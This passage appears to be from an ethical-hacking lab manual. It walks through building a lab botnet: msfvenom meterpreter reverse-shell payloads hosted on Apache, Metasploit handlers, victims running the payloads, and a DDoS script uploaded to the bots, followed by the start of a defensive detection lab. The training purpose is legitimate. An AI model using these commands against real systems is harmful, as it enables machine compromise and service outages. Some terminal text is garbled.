


17. Click Windows Server 2019 to switch to the Windows Server 2019 machine.
18. Now, click Type here to search field on the Desktop, search for resmon in the search bar and select resmon from the results.

19. Resource Monitor window appears, you can see that the CPU utilization under CPU section is more than 80%, thereby, resulting in deterioration of system performance.

When you perform this lab the CPU utilization might vary.

In real-time the DDoS attack is performed from numerous machines which can crash the system.



20. This concludes the demonstration of how to perform DDoS attack using ISB (I'm So Bored) and UltraDDoS-v2 tools.

21. Close all open windows and document all the acquired information.


Task 2: Perform a DDoS Attack using Botnet

A botnet orchestrates a distributed denial of service (DDoS) attack by harnessing a network of compromised computers (bots). The attacker infects these systems with malware, enabling remote control. Through a command and control server, the attacker directs the botnet to flood the target with excessive traffic, overwhelming its resources. This onslaught disrupts services, causing downtime and financial losses. Attackers may amplify the attack using techniques like reflection or amplification. Mitigation involves filtering and blocking malicious traffic. However, using botnets for DDoS attacks is illegal and unethical, with severe legal repercussions and potential damage to targeted organizations.

Here, we will compromise Windows 11 and Windows Server 2019 machines to create a botnet and target Ubuntu machine.

1. Click [Parrot Security](#) to switch to the Parrot Security machine. Open a Terminal window and execute `sudo su` to run the programs as a root user (When prompted, enter the password `toor`).


2. Run the command `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe` to generate `exploit1.exe` payload.



```
Applications  Places  System  [Icons]  [Volume]  [Network]  [Battery]  Mon Apr 15, 02:10
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe - Parrot Terminal
File Edit View Search Terminal Help

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~/home/attacker# #
```

3. Similarly, run the above command with different port number and exploit name.
- For Windows 11 -> port 6969, `exploit1.exe`
 - For Windows Server 2019 -> port 9999, `exploit2.exe`
 - For Windows Server 2022 -> port 5555, `exploit3.exe`




```
Applications  Places  System  [Icons]  [Volume]  [Network]  [Battery]  Mon Apr 15, 02:11
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=5555 -f exe > exploit3.exe - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/attacker# #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=9999 -f exe > exploit2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~/home/attacker# #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=5555 -f exe > exploit3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~/home/attacker# #
```

4. Create a new directory to share the exploits file with the target machine and provide the permissions using the below commands:

- Run **mkdir /var/www/html/share** command to create a shared folder
- Run **chmod -R 755 /var/www/html/share/** command
- Run **chown -R www-data:www-data /var/www/html/share/** command




The screenshot shows a terminal window titled "chown -R www-data:www-data /var/www/html/share/ - Parrot Terminal". The terminal output shows the following commands and their execution:

```
[root@parrot]~/home/attacker
#mkdir /var/www/html/share
[root@parrot]~/home/attacker
#chmod -R 755 /var/www/html/share/
[root@parrot]~/home/attacker
#chown -R www-data:www-data /var/www/html/share/
[root@parrot]~/home/attacker
#
```


The terminal background features a dark theme with a parrot illustration and a network diagram. The window's title bar includes standard Linux window controls and system status information (Mon Apr 15, 02:14).

5. Copy the payloads into the shared folder by executing **cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/** command.
6. Start the Apache server by running **service apache2 start** command.



```
[root@parrot]~/home/attacker
#cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/
[root@parrot]~/home/attacker
#service apache2 start
[root@parrot]~/home/attacker
#
```

7. Launch three new terminals and run command `sudo su` with password as toor on all.
8. Run `msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 6969; run"` command to launch Metasploit Framework on terminal 1.



```
[attacker@parrot]~
$sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker
#msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 6969;run"
```

9. Similarly, run the above command on terminal 2 and 3 by changing the lport to 9999 and 5555 simultaneously.

10. Click [Windows 11](#) to switch to the Windows 11 machine.
11. Open any web browser (here, Mozilla Firefox) go to <http://10.10.1.13/share>. As soon as you press enter, it will display the shared folder contents.
12. Click on exploit1.exe to download the file.

If it gives security warning, ignore it and download it by clicking on Keep button.



13. Navigate to Downloads and double-click the exploit1.exe file to run it.
14. Similarly, download exploit2.exe on Windows Server 2019, and exploit3.exe on Windows Server 2022 and run it.
15. After executing all the exploits on machines, click Parrot Security to switch to the Parrot Security machine.
16. The meterpreter session has successfully been opened, as shown in the screenshots.

[illegible]

```
Applications Places System [Icons] [System Tray] Mon Apr 15, 02:25
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 9999;run" - Parrot Tern
File Edit View Search Terminal Help
#####
cHMMMMMMMMMMMMNxc' .  #####
.0MMMMMMMMMMMMMMMMWc  ##  ##
;0MMMMMMMMMMMMMMMMMo  +;+
.dMMMMMMMMMMMMMMMMMo  +##;##+
'00WMMMMMMMMMo  +;+
.,cdk00K;  ;+;  ;+;
https://metasploit.com  :::::;+;
Metasploit

=[ metasploit v6.3.44-dev ]
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 9999
[*] Started reverse TCP handler on 10.10.1.13:9999
[*] Sending stage (175686 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:9999 -> 10.10.1.22:58766) at 2024-04-15 02:23:48 -0400

(Meterpreter 1)(C:\Users\Administrator\Downloads) >

Menu msfconsole -x "use ex... msfconsole -x "use ex... msfconsole -x "use ex... [Icons] [System Tray]

Applications Places System [Icons] [System Tray] Mon Apr 15, 02:26
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Tern
File Edit View Search Terminal Help
MMMMMm `?MMM` MMMM` dMMMMM eMMMMM
MMMMMMN `?MM` MM?` NMMMMMN aMMMMM
MMMMMMMMNe` JMMMMMMMMM
MMMMMMMMMMNm, eMMMMMMMMMM +x+
MMMMNNNNMMMMMNx` MMMMMMMMMMMM +x+
MMMMMMMMMMMMMMMMMMm+ . . +MMMMMMMMMMMMMMMMM +x+
https://metasploit.com
Metasploit

=[ metasploit v6.3.44-dev ]
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 5555
[*] Started reverse TCP handler on 10.10.1.13:5555
[*] Sending stage (175686 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:5555 -> 10.10.1.19:50042) at 2024-04-15 02:24:32 -0400

(Meterpreter 1)(C:\Users\Administrator\Desktop) >
```


17. Now, we will upload the DDoS script to our botnets, in windows shell terminal execute command `upload /home/attacker/Downloads/eagle-dos.py` and run shell command.
- Upload DDoS script on all the shell terminals


```
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Tern
File Edit View Search Terminal Help
Send 15275 Packets to 10.10.1.9 Through port 15275
Send 15276 Packets to 10.10.1.9 Through port 15276
Send 15277 Packets to 10.10.1.9 Through port 15277
Send 15278 Packets to 10.10.1.9 Through port 15278
Send 15279 Packets to 10.10.1.9 Through port 15279
Send 15280 Packets to 10.10.1.9 Through port 15280
Send 15281 Packets to 10.10.1.9 Through port 15281
Send 15282 Packets to 10.10.1.9 Through port 15282
Send 15283 Packets to 10.10.1.9 Through port 15283 10.10.1.11:55555 -> 2020-04-15 02:22:32 - 0.000
Send 15284 Packets to 10.10.1.9 Through port 15284
Send 15285 Packets to 10.10.1.9 Through port 15285 none/attacker/Downloads/eagle-dos.py
Send 15286 Packets to 10.10.1.9 Through port 15286 py -> eagle-dos.py
Send 15287 Packets to 10.10.1.9 Through port 15287 attacker/Downloads/eagle-dos.py -> eagle-dos.py
Send 15288 Packets to 10.10.1.9 Through port 15288 py -> eagle-dos.py
Send 15289 Packets to 10.10.1.9 Through port 15289
Send 15290 Packets to 10.10.1.9 Through port 15290
Send 15291 Packets to 10.10.1.9 Through port 15291
Send 15292 Packets to 10.10.1.9 Through port 15292
Send 15293 Packets to 10.10.1.9 Through port 15293
Send 15294 Packets to 10.10.1.9 Through port 15294
Send 15295 Packets to 10.10.1.9 Through port 15295
Send 15296 Packets to 10.10.1.9 Through port 15296
Send 15297 Packets to 10.10.1.9 Through port 15297
Send 15298 Packets to 10.10.1.9 Through port 15298
msfconsole -x "use ex... msfconsole -x "use ex... msfconsole -x "use ex...
Menu
```

19. Click on Ubuntu to switch to Ubuntu machine. Now, let us verify if the DDOS using Wireshark where we should be able to see packets from 10.10.1.11, 10.10.1.19 and 10.10.1.22 which are our botnets. Open terminal and run command `sudo wireshark`, enter `toor` as password and double click on `eth0` to start capturing.



20. Wait for 5-6 minutes, then click on Show Applications and search for and launch System Monitor. In the System Monitor window, observe the memory usage. In this case, it is 98.7%, which slows down Ubuntu machine and also makes it unresponsive.



21. Restart the Ubuntu machine and stop DDoS attack on the Parrot Security machine.

Lab 2: Detect and Protect Against DoS and DDoS Attacks

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- **Detect and protect against DDoS attacks using Anti DDoS Guardian**

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling:** Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection:** Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis:** Analyzes network traffic in terms of spectral components

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache servers, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

